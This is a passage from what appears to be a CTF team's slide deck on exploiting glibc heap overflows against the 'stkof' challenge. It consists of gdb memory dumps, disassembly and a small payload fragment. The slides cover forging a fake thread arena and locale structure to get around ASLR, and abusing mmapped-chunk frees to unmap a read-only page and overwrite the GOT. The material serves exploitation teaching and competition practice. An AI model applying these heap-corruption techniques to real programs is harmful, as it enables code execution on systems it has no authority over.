0x7f0313248070: 0x4141414141414141      0x4141414141414141
0x7f0313248080: 0x4141414141414141      0x4141414141414141
0x7f0313248090: 0x4141414141414141      0x4141414141414141
0x7f03132480a0: 0x4141414141414141      0x4141414141414141
0x7f03132480b0: 0x4141414141414141      0x4141414141414141
0x7f03132480c0: 0x4141414141414141      0x4141414141414141
0x7f03132480d0: 0x4141414141414141      0x4141414141414141
0x7f03132480e0: 0x4141414141414141      0x4141414141414141
0x7f03132480f0: 0x4141414141414141      0x4141414141414141
0x7f0313248100: 0x4141414141414141      0x4141414141414141
0x7f0313248110: 0x4141414141414141      0x4141414141414141
0x7f0313248120: 0x4141414141414141      0x4141414141414141
0x7f0313248130: 0x4141414141414141      0x4141414141414141
0x7f0313248140: 0x4141414141414141      0x4141414141414141
```

```
gdb$ x/40xg 0x00007f0313248010 + 0x22680 - 0x40
0x7f031326a650: 0x4141414141414141      0x4141414141414141
0x7f031326a660: 0x4141414141414141      0x4141414141414141
0x7f031326a670: 0x4141414141414141      0x4141414141414141
0x7f031326a680: 0x4141414141414141      0x4141414141414141
0x7f031326a690: 0x00007f031306300a      0x00007f03130673e0  _nl_global_locale
0x7f031326a6a0: 0x000000000000000c      0x0000000000000000
0x7f031326a6b0: 0x00007f0312e0b7c0      0x0000000000000000
0x7f031326a6c0: 0x00007f0312e0b1c0      0x0000000000000000
0x7f031326a6d0: 0x00007f0312e0c0c0      0x0000000000000000
0x7f031326a6e0: 0x0000000000000000      0x0000000000000000
0x7f031326a6f0: 0x0000000000000000      0x0000000000000000
0x7f031326a700: 0x00002c7a84000020      0x0000000000000000      arena
0x7f031326a710: 0x0000000000000000      0x0000000000000000
0x7f031326a720: 0x0000000000000000      0x0000000000000000
0x7f031326a730: 0x0000000000000000      0x0000000000000000
0x7f031326a740: 0x00007f031326a740      0x00007f031326b050
0x7f031326a750: 0x00007f031326a740      0x0000000000000000
0x7f031326a760: 0x0000000000000000      0x0a9d554d2a246800
0x7f031326a770: 0x3decee772bbbc9f9      0x0000000000000000
0x7f031326a780: 0x0000000000000000      0x0000000000000000
gdb$ print *(struct malloc_state *)0x00002c7a84000020
$1 = {mutex = 0x0, flags = 0x3, fastbinsY = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
  0x2c7a84000088, 0x2c7a84000088, 0x2c7a84000098, 0x2c7a84000098, 0x2c7a840000a8
2c7a840000d8, 0x2c7a840000e8, 0x2c7a840000e8, 0x2c7a840000f8, 0x2c7a840000f8, 0
a84000138, 0x2c7a84000138, 0x2c7a84000148, 0x2c7a84000148, 0x2c7a84000158, 0x2c
000188, 0x2c7a84000198, 0x2c7a84000198, 0x2c7a840001a8, 0x2c7a840001a8, 0x2c7a8
1e8, 0x2c7a840001e8, 0x2c7a840001f8, 0x2c7a840001f8, 0x2c7a84000208, 0x2c7a8400
, 0x2c7a84000248, 0x2c7a84000248, 0x2c7a84000258, 0x2c7a84000258, 0x2c7a8400026
x2c7a84000298, 0x2c7a840002a8, 0x2c7a840002a8, 0x2c7a840002b8, 0x2c7a840002b8,
7a840002f8, 0x2c7a840002f8, 0x2c7a84000308, 0x2c7a84000308, 0x2c7a84000318, 0x2
4000348, 0x2c7a84000358, 0x2c7a84000358, 0x2c7a84000368, 0x2c7a84000368, 0x2c7a
03a8, 0x2c7a840003a8, 0x2c7a840003b8, 0x2c7a840003b8, 0x2c7a840003c8, 0x2c7a840
8, 0x2c7a84000408, 0x2c7a84000408, 0x2c7a84000418, 0x2c7a84000418, 0x2c7a840004
0x2c7a84000458, 0x2c7a84000468, 0x2c7a84000468, 0x2c7a84000478, 0x2c7a84000478,
c7a840004b8, 0x2c7a840004b8, 0x2c7a840004c8, 0x2c7a840004c8, 0x2c7a840004d8, 0x
```

DEFEAT ASLR

The chunk just before *arena* is located at 0x7f0313248010. And with no surprise, the pointer of *arena* is at 0x7f031326a700. I am able to overflow it for sure. Btw, the stack canary is at 0x7f031326a768.

DEFEAT ASLR

- Before the pointer of the *arena*, there are some values.
- Actually most of these values can just be overwritten to 0x0 except the first entry(which is located at 0x7f031326a690 in the previous picture).
  - Its symbol is *_nl_global_locale*.
  - And is used in *____strtoll_l_internal*.

DEFEAT ASLR

```
gdb$ x/40i 0x7ffff7a513e3
   0x7ffff7a513e3 <____strtoll_l_internal+19>:  mov    rax,QWORD PTR [r8+0x8]
   0x7ffff7a513e7 <____strtoll_l_internal+23>:  mov    QWORD PTR [rsp],rsi
   0x7ffff7a513eb <____strtoll_l_internal+27>:  jne    0x7ffff7a517da <____strtoll_l_
ternal+1034>
   0x7ffff7a513f1 <____strtoll_l_internal+33>:  xor    ecx,ecx
   0x7ffff7a513f3 <____strtoll_l_internal+35>:  xor    ebp,ebp
   0x7ffff7a513f5 <____strtoll_l_internal+37>:  cmp    edx,0x1
   0x7ffff7a513f8 <____strtoll_l_internal+40>:  je     0x7ffff7a515c0 <____strtoll_l_
ternal+496>
   0x7ffff7a513fe <____strtoll_l_internal+46>:  cmp    edx,0x24
   0x7ffff7a51401 <____strtoll_l_internal+49>:  ja     0x7ffff7a515c0 <____strtoll_l_
ternal+496>
   0x7ffff7a51407 <____strtoll_l_internal+55>:  movzx  r14d,BYTE PTR [r13+0x0]
   0x7ffff7a5140c <____strtoll_l_internal+60>:  mov    r15,QWORD PTR [r8+0x68]
   0x7ffff7a51410 <____strtoll_l_internal+64>:  mov    r12,r13
   0x7ffff7a51413 <____strtoll_l_internal+67>:  movsx  rax,r14b
   0x7ffff7a51417 <____strtoll_l_internal+71>:  test   BYTE PTR [r15+rax*2+0x1],0x20
   0x7ffff7a5141d <____strtoll_l_internal+77>:  je     0x7ffff7a51435 <____strtoll_l_
ternal+101>
   0x7ffff7a5141f <____strtoll_l_internal+79>:  nop
   0x7ffff7a51420 <____strtoll_l_internal+80>:  add    r12,0x1
   0x7ffff7a51424 <____strtoll_l_internal+84>:  movzx  r14d,BYTE PTR [r12]
   0x7ffff7a51429 <____strtoll_l_internal+89>:  movsx  rax,r14b
   0x7ffff7a5142d <____strtoll_l_internal+93>:  test   BYTE PTR [r15+rax*2+0x1],0x20
   0x7ffff7a51433 <____strtoll_l_internal+99>:  jne    0x7ffff7a51420 <____strtoll_l_
```

```
fake_nl += p(0) * (0x68 / 8)
fake_nl += p(fake_nl_base + 0x68 + 0x8) # fake %15
fake_nl += '\xd8' * 128
```

We should put an accessible pointer for a fake *_nl_global_locale*. And think it as %r8, make sure that these will not cause a segmentation fault:

- mov 0x8(%r8), %rax
- mov 0x68(%r8),%r15
- testb $0x20,0x1(%r15,%rax,2)
  - Here %rax usually range from ord('0') to ord('9')

DEFEAT ASLR

- OK! Now just replace the pointer of the *arena* with an address which a fake *arena* structure is located at there.

- BUT! Due to ASLR, you may not know the exact address of your fake *arena* structure ;-(

```
gdb$ info proc mappings
process 10092
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x10000            0x400000   0x3f0000        0x0
           0x400000           0x401000     0x1000        0x0 /home/lovelydream/stkof
           0x401000           0x601000   0x200000        0x0
           0x601000           0x602000     0x1000     0x1000 /home/lovelydream/stkof
           0x602000           0x603000     0x1000     0x2000 /home/lovelydream/stkof
           0x603000           0xe05000   0x802000        0x0
           0xe1e000     0x2da31c000000 0x2da31b1e2000        0x0 [heap]
     0x2da31c000000     0x2da320000000  0x4000000        0x0
     0x2da320000000     0x7f68ad37b000 0x51c58d37b000        0x0
     0x7f68ad37b000     0x7f68ad536000   0x1bb000        0x0 /lib/x86_64-linux-gnu/libc-2.19.so
     0x7f68ad536000     0x7f68ad736000   0x200000   0x1bb000 /lib/x86_64-linux-gnu/libc-2.19.so
     0x7f68ad736000     0x7f68ad73a000     0x4000   0x1bb000 /lib/x86_64-linux-gnu/libc-2.19.so
     0x7f68ad73a000     0x7f68ad73c000     0x2000   0x1bf000 /lib/x86_64-linux-gnu/libc-2.19.so
     0x7f68ad73c000     0x7f68ad741000     0x5000        0x0
     0x7f68ad741000     0x7f68ad764000    0x23000        0x0 /lib/x86_64-linux-gnu/ld-2.19.so
     0x7f68ad920000     0x7f68ad945000    0x25000        0x0
     0x7f68ad95f000     0x7f68ad963000     0x4000        0x0
     0x7f68ad963000     0x7f68ad964000     0x1000    0x22000 /lib/x86_64-linux-gnu/ld-2.19.so
     0x7f68ad964000     0x7f68ad965000     0x1000    0x23000 /lib/x86_64-linux-gnu/ld-2.19.so
     0x7f68ad965000     0x7fff106a4000 0x9662d3f000        0x0
     0x7fff106a5000     0x7fff106c6000    0x21000        0x0 [stack]
     0x7fff107fe000     0x7fff10800000     0x2000        0x0 [vdso]
     0x7fff10800000     0x7fffffffff000 0xef7ff000        0x0
 0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
gdb$ x/10x 0x10000
0x10000:        0x00000000      0x00000000      0x003f0002      0x00000000
0x10010:        0x00000000      0x00000001      0x00000000      0x00000000
0x10020:        0x00000000      0x00000000
gdb$ x/10x 0x401000
0x401000:       0x00000000      0x00000000      0x000ff002      0x00000000
0x401010:       0x00000000      0x00000000      0x00000000      0x00000000
0x401020:       0x006876e0      0x00000000
```

DEFEAT ASLR

Actually there are two gaps and the location of these two gaps are easy to predicted.

DEFEAT ASLR

- When I malloc() for hundreds of thousands of times, the process will try its best to bring out its virtual memory to satisfy my demand.
- And finally the chunk will be located between 0x10000 - 0x400000 and 0x401000 - 0x601010.
- As you can see, I get two chunks, one is at 0x10000 and one is at 0x401000.
  - *You can just put the fake *arena* and the fake *_nl_global_locale* in the 0x10000 chunk and then overwrite the pointer of the arena to 0x10010 (0x10000 + 0x10 is the beginning of the user data).

FURTHERMORE

- The *main_arena* exploit on x86 is much more easier so I do not mention here.
- A writeup from 217 refers this:
- http://217.logdown.com/posts/241446-isg-2014-pepper

- **View Heap as an Attacker**
  - mmap() and munmap()

OWN THE PAGE

- Here I'm going to talk about a very powerful trick.
  - Turn a r— page into rw- page without calling *mprotect()* or even unmap .text page.
- Special thanks to *jerry@217* for sharing with me this idea.

OWN THE PAGE

- As I mentioned before, if a chunk's SIZE 0x2 bit, it means this chunk is *MMAPPED*.

- And if we want to free a *MMAPPED* chunk, GLIBC will not call free() routine for normal heap chunk but *munmap()*!

- If you could overwrite the *SIZE* of a chunk, set its 0x2 bit and any large size you want, then free it!

  - *The memory of the size will be directly kicked out!

OWN THE PAGE

```
gdb$ info proc mappings
process 3712
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x200000           0x400000   0x200000        0x0
            0x400000           0x401000     0x1000        0x0 /home/lovelydream/stkof
            0x401000           0x601000   0x200000        0x0
            0x601000           0x602000     0x1000     0x1000 /home/lovelydream/stkof
            0x602000           0x603000     0x1000     0x2000 /home/lovelydream/stkof
            0x603000          0x1b9de000 0x1b3db000        0x0 [heap]
          0x1b9de000     0x2c0320000000 0x2c0304622000        0x0
      0x2c0320000000     0x2c0324000000  0x4000000        0x0
      0x2c0324000000     0x7fec323ea000 0x53e90e3ea000        0x0
      0x7fec323ea000     0x7fec325a5000   0x1bb000        0x0 /lib/x86_64-linux-gnu/libc-2.19.so
      0x7fec325a5000     0x7fec327a5000   0x200000   0x1bb000 /lib/x86_64-linux-gnu/libc-2.19.so
      0x7fec327a5000     0x7fec327a9000     0x4000   0x1bb000 /lib/x86_64-linux-gnu/libc-2.19.so
      0x7fec327a9000     0x7fec327ab000     0x2000   0x1bf000 /lib/x86_64-linux-gnu/libc-2.19.so
      0x7fec327ab000     0x7fec327b0000     0x5000        0x0
      0x7fec327b0000     0x7fec327d3000    0x23000        0x0 /lib/x86_64-linux-gnu/ld-2.19.so
      0x7fec327d3000     0x7fec329b4000   0x1e1000        0x0
      0x7fec329ce000     0x7fec329d2000     0x4000        0x0
      0x7fec329d2000     0x7fec329d3000     0x1000    0x22000 /lib/x86_64-linux-gnu/ld-2.19.so
      0x7fec329d3000     0x7fec329d4000     0x1000    0x23000 /lib/x86_64-linux-gnu/ld-2.19.so
      0x7fec329d4000     0x7fff2f52f000 0x12fcb5b000        0x0
      0x7fff2f530000     0x7fff2f551000    0x21000        0x0 [stack]
      0x7fff2f5fe000     0x7fff2f600000     0x2000        0x0 [vdso]
      0x7fff2f600000     0x7fffffffff000 0xd09ff000        0x0
  0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
gdb$ x/20x 0x300000
0x300000:       0x00000000      0x00000000      0x00200002      0x00000000
0x300010:       0x0000000a      0x00000000      0x00000000      0x00000000
0x300020:       0x00000000      0x00000000      0x00000000      0x00000000
0x300030:       0x00000000      0x00000000      0x00000000      0x00000000
0x300040:       0x00000000      0x00000000      0x00000000      0x00000000
```

- As I mentioned before, I could malloc()'d for thousands of times to push GLIBC to malloc a chunk at 0x300000 and 0x200000.
- I overflow the chunk at 0x200000 to make 0x300000's SIZE to 0x200002.
- As you can see, 0x400000 - 0x401000 is .text section of the process.

```
Cannot access memory at address 0x400b7f
0x000000000400b7f in ?? ()
gdb$ x/20i $pc
=> 0x400b7f:    Cannot access memory at address 0x400b7f
gdb$ info proc mappings
process 3712
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x200000           0x300000   0x100000        0x0
            0x500000           0x601000   0x101000        0x0
            0x601000           0x602000     0x1000     0x1000 /home/lovelydream/stkof
            0x602000           0x603000     0x1000     0x2000 /home/lovelydream/stkof
            0x603000        0x1b9de000 0x1b3db000        0x0 [heap]
        0x1b9de000     0x2c0320000000 0x2c0304622000        0x0
    0x2c0320000000     0x2c0324000000  0x4000000        0x0
    0x2c0324000000     0x7fec323ea000 0x53e90e3ea000        0x0
    0x7fec323ea000     0x7fec325a5000   0x1bb000        0x0 /lib/x86_64-linux-gnu/libc-2.19.so
    0x7fec325a5000     0x7fec327a5000   0x200000   0x1bb000 /lib/x86_64-linux-gnu/libc-2.19.so
    0x7fec327a5000     0x7fec327a9000     0x4000   0x1bb000 /lib/x86_64-linux-gnu/libc-2.19.so
    0x7fec327a9000     0x7fec327ab000     0x2000   0x1bf000 /lib/x86_64-linux-gnu/libc-2.19.so
    0x7fec327ab000     0x7fec327b0000     0x5000        0x0
    0x7fec327b0000     0x7fec327d3000    0x23000        0x0 /lib/x86_64-linux-gnu/ld-2.19.so
    0x7fec327d3000     0x7fec329b4000   0x1e1000        0x0
    0x7fec329ce000     0x7fec329d2000     0x4000        0x0
    0x7fec329d2000     0x7fec329d3000     0x1000    0x22000 /lib/x86_64-linux-gnu/ld-2.19.so
    0x7fec329d3000     0x7fec329d4000     0x1000    0x23000 /lib/x86_64-linux-gnu/ld-2.19.so
    0x7fec329d4000     0x7fff2f52f000 0x12fcb5b000        0x0
    0x7fff2f530000     0x7fff2f551000    0x21000        0x0 [stack]
    0x7fff2f5fe000     0x7fff2f600000     0x2000        0x0 [vdso]
    0x7fff2f600000     0x7fffffff000 0xd09ff000        0x0
0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
```

OWN THE PAGE

It is really interesting right? Memory from 0x300000 to 0x500000 is munmap()'d by me. $rip is at 0x400b7f but it is an illegal address now!

```
gdb$ info proc mappings
process 3961
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x400000           0x401000     0x1000        0x0 /home/lovelydream/stkof
            0x401000           0x601000   0x200000        0x0
            0x601000           0x602000     0x1000     0x1000 /home/lovelydream/stkof
            0x602000           0x603000     0x1000     0x2000 /home/lovelydream/stkof
            0x603000      0x1fa4a000 0x1f447000        0x0 [heap]
        0x1fa4a000    0x2bfd30000000 0x2bfd105b6000        0x0
    0x2bfd30000000    0x2bfd34000000  0x4000000        0x0
    0x2bfd34000000    0x7f8bbf066000 0x538e8b066000        0x0
    0x7f8bbf066000    0x7f8bbf221000   0x1bb000        0x0 /lib/x86_64-linux-gnu/libc-2.19.so
    0x7f8bbf221000    0x7f8bbf421000   0x200000   0x1bb000 /lib/x86_64-linux-gnu/libc-2.19.so
    0x7f8bbf421000    0x7f8bbf425000     0x4000   0x1bb000 /lib/x86_64-linux-gnu/libc-2.19.so
    0x7f8bbf425000    0x7f8bbf427000     0x2000   0x1bf000 /lib/x86_64-linux-gnu/libc-2.19.so
    0x7f8bbf427000    0x7f8bbf42c000     0x5000        0x0
    0x7f8bbf42c000    0x7f8bbf44f000    0x23000        0x0 /lib/x86_64-linux-gnu/ld-2.19.so
    0x7f8bbf44f000    0x7f8bbf630000   0x1e1000        0x0
    0x7f8bbf64a000    0x7f8bbf64e000     0x4000        0x0
    0x7f8bbf64e000    0x7f8bbf64f000     0x1000    0x22000 /lib/x86_64-linux-gnu/ld-2.19.so
    0x7f8bbf64f000    0x7f8bbf650000     0x1000    0x23000 /lib/x86_64-linux-gnu/ld-2.19.so
    0x7f8bbf650000    0x7fff88dfb000 0x73c97ab000        0x0
    0x7fff88dfc000    0x7fff88e1d000    0x21000        0x0 [stack]
    0x7fff88fbb000    0x7fff88fbd000     0x2000        0x0 [vdso]
    0x7fff88fbd000    0x7fffffff000 0x77042000        0x0
0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
```

OWN THE PAGE

GOT is in the marked page. We could allocate a chunk in 0x401000-0x601000, overflow it and rewrite GOT.

```
gdb$ !cat /proc/3961/maps
00400000-00401000 r-xp 00000000 08:01 2378311                            /home/lovelydream/stkof
00401000-00601000 rw-p 00000000 00:00 0
00601000-00602000 r--p 00001000 08:01 2378311                            /home/lovelydream/stkof
00602000-00603000 rw-p 00002000 08:01 2378311                            /home/lovelydream/stkof
00603000-1fa4a000 rw-p 00000000 00:00 0                                  [heap]
1fa4a000-2bfd30000000 rw-p 00000000 00:00 0
2bfd30000000-2bfd34000000 rw-p 00000000 00:00 0
2bfd34000000-7f8bbf066000 rw-p 00000000 00:00 0
7f8bbf066000-7f8bbf221000 r-xp 00000000 08:01 1052668                    /lib/x86_64-linux-gnu/libc-2.19.so
7f8bbf221000-7f8bbf421000 ---p 001bb000 08:01 1052668                    /lib/x86_64-linux-gnu/libc-2.19.so
7f8bbf421000-7f8bbf425000 r--p 001bb000 08:01 1052668                    /lib/x86_64-linux-gnu/libc-2.19.so
7f8bbf425000-7f8bbf427000 rw-p 001bf000 08:01 1052668                    /lib/x86_64-linux-gnu/libc-2.19.so
7f8bbf427000-7f8bbf42c000 rw-p 00000000 00:00 0
7f8bbf42c000-7f8bbf44f000 r-xp 00000000 08:01 1052644                    /lib/x86_64-linux-gnu/ld-2.19.so
7f8bbf44f000-7f8bbf630000 rw-p 00000000 00:00 0
7f8bbf64a000-7f8bbf64e000 rw-p 00000000 00:00 0
7f8bbf64e000-7f8bbf64f000 r--p 00022000 08:01 1052644                    /lib/x86_64-linux-gnu/ld-2.19.so
7f8bbf64f000-7f8bbf650000 rw-p 00023000 08:01 1052644                    /lib/x86_64-linux-gnu/ld-2.19.so
7f8bbf650000-7fff88dfb000 rw-p 00000000 00:00 0
7fff88dfc000-7fff88e1d000 rw-p 00000000 00:00 0                          [stack]
7fff88fbb000-7fff88fbd000 r-xp 00000000 00:00 0                          [vdso]
7fff88fbd000-7fffffff000 rw-p 00000000 00:00 0
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

OWN THE PAGE

The sad thing is that if we want to overwrite GOT, we must cross 0x601000-0x602000, but however this page is non-writable!

OWN THE PAGE

```
gdb$ x/20x 0x501000
0x501000:       0x00000000      0x00000000      0x00101002      0x00000000
0x501010:       0x0000000a      0x00000000      0x00000000      0x00000000
0x501020:       0x00000000      0x00000000      0x00000000      0x00000000
0x501030:       0x00000000      0x00000000      0x00000000      0x00000000
0x501040:       0x00000000      0x00000000      0x00000000      0x00000000
```

```
gdb$ info proc mappings
process 3961
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x400000           0x401000     0x1000        0x0 /home/lovelydream/stkof
            0x401000           0x501000   0x100000        0x0
            0x602000           0x603000     0x1000     0x2000 /home/lovelydream/stkof
            0x603000      0x1fa4a000 0x1f447000        0x0 [heap]
        0x1fa4a000     0x2bfd30000000 0x2bfd105b6000        0x0
    0x2bfd30000000     0x2bfd34000000  0x4000000        0x0
    0x2bfd34000000     0x7f8bbf066000 0x538e8b066000        0x0
    0x7f8bbf066000     0x7f8bbf221000   0x1bb000        0x0 /lib/x86_64-linux-gnu/libc-2.19.so
    0x7f8bbf221000     0x7f8bbf421000   0x200000   0x1bb000 /lib/x86_64-linux-gnu/libc-2.19.so
    0x7f8bbf421000     0x7f8bbf425000     0x4000   0x1bb000 /lib/x86_64-linux-gnu/libc-2.19.so
    0x7f8bbf425000     0x7f8bbf427000     0x2000   0x1bf000 /lib/x86_64-linux-gnu/libc-2.19.so
    0x7f8bbf427000     0x7f8bbf42c000     0x5000        0x0
    0x7f8bbf42c000     0x7f8bbf44f000    0x23000        0x0 /lib/x86_64-linux-gnu/ld-2.19.so
    0x7f8bbf44f000     0x7f8bbf630000   0x1e1000        0x0
    0x7f8bbf64a000     0x7f8bbf64e000     0x4000        0x0
    0x7f8bbf64e000     0x7f8bbf64f000     0x1000    0x22000 /lib/x86_64-linux-gnu/ld-2.19.so
    0x7f8bbf64f000     0x7f8bbf650000     0x1000    0x23000 /lib/x86_64-linux-gnu/ld-2.19.so
    0x7f8bbf650000     0x7fff88dfb000 0x73c97ab000        0x0
    0x7fff88dfc000     0x7fff88e1d000    0x21000        0x0 [stack]
    0x7fff88fbb000     0x7fff88fbd000     0x2000        0x0 [vdso]
    0x7fff88fbd000     0x7fffffff000 0x77042000        0x0
0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
```

- I use heap overflow to change the SIZE of chunk to 0x101002. Then free it!
- With no surprise, memory from 0x501000 to 0x602000 is kicked out.
- That means the non-writable page has already gone away.

```
gdb$ !cat /proc/3961/maps
002fe000-00400000 rw-p 00000000 00:00 0
00400000-00401000 r-xp 00000000 08:01 2378311                            /home/lovelydream/stkof
00401000-00602000 rw-p 00000000 00:00 0
00602000-00603000 rw-p 00002000 08:01 2378311                            /home/lovelydream/stkof
00603000-1fa4a000 rw-p 00000000 00:00 0                                  [heap]
1fa4a000-2bfd30000000 rw-p 00000000 00:00 0
2bfd30000000-2bfd34000000 rw-p 00000000 00:00 0
2bfd34000000-7f8bbf066000 rw-p 00000000 00:00 0
7f8bbf066000-7f8bbf221000 r-xp 00000000 08:01 1052668                    /lib/x86_64-linux-gnu/libc-2.19.so
7f8bbf221000-7f8bbf421000 ---p 001bb000 08:01 1052668                    /lib/x86_64-linux-gnu/libc-2.19.so
7f8bbf421000-7f8bbf425000 r--p 001bb000 08:01 1052668                    /lib/x86_64-linux-gnu/libc-2.19.so
7f8bbf425000-7f8bbf427000 rw-p 001bf000 08:01 1052668                    /lib/x86_64-linux-gnu/libc-2.19.so
7f8bbf427000-7f8bbf42c000 rw-p 00000000 00:00 0
7f8bbf42c000-7f8bbf44f000 r-xp 00000000 08:01 1052644                    /lib/x86_64-linux-gnu/ld-2.19.so
7f8bbf44f000-7f8bbf630000 rw-p 00000000 00:00 0
7f8bbf64a000-7f8bbf64e000 rw-p 00000000 00:00 0
7f8bbf64e000-7f8bbf64f000 r--p 00022000 08:01 1052644                    /lib/x86_64-linux-gnu/ld-2.19.so
7f8bbf64f000-7f8bbf650000 rw-p 00023000 08:01 1052644                    /lib/x86_64-linux-gnu/ld-2.19.so
7f8bbf650000-7fff88dfb000 rw-p 00000000 00:00 0
7fff88dfc000-7fff88e1d000 rw-p 00000000 00:00 0                          [stack]
7fff88fbb000-7fff88fbd000 r-xp 00000000 00:00 0                          [vdso]
7fff88fbd000-7fffffff000 rw-p 00000000 00:00 0
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

OWN THE PAGE

What will happen if we malloc(1052600) then?

:D Non-writable page 0x601000-0x602000 will never be existed. Just overflow it to write GOT!

OWN THE PAGE

- It is a very interesting trick about mmap() and munmap() in GLIBC heap management.

- And keep in mind that the fake SIZE of the chunk you set must be times of a page size, due to ASSERT ;-(.

RESOURCES

- https://code.google.com/p/google-security-research/issues/detail?id=96
  - There are some ‘null byte off-by-one on heap’ war-game style programs, which are all good materials to exercise Linux heap pwning.
- CTF Pwnables
  - STKOF https://github.com/hitcon2014ctf/ctf/raw/master/a679df07a8f3a8d590febad45336d031-stkof
  - OREO https://github.com/lovelydream/CTF/blob/master/oreo_35f118d90a7790bbd1eb6d4549993ef0
  - PEPPER https://github.com/lovelydream/CTF/blob/master/pepper_e87791048cc540b725046a96d6724d8b

END…

- I've tried my best to refer all the ways I know to exploit the heap overflow with the newest version of GLIBC.
- Basically I do not consider PIE in the slides but ASLR & NX.
- The gdb plugins I used to help debugging heap is *libheap*.
- If you have any other fantastic heap exploit tricks, please share with me.
- Thanks and look forward to your suggestion.

REFERENCE

- [1] http://conceptofproof.wordpress.com/2013/11/19/protostar-heap3-walkthrough/
- [2] http://acez.re/
- [3] https://rzhou.org/~ricky/hitcon2014/stkof/test.py
- [4] https://www.blackhat.com/presentations/bh-usa-07/Ferguson/Whitepaper/bh-usa-07-ferguson-WP.pdf
- [5] http://217.logdown.com/posts/241446-isg-2014-pepper
- [6] http://googleprojectzero.blogspot.sg/2014/08/the-poisoned-nul-byte-2014-edition.html
- [7] http://sebug.net/paper/phrack/66/p66_0x0A_Malloc_Des-Maleficarum.txt
- [8] http://www.phrack.org/issues/57/8.html
- …and glibc source for sure…

THANKS TO

❤Team 0ops

@217 winesap jerry

@Blue-Lotus Kelwin

@KeenTeam Liang Chen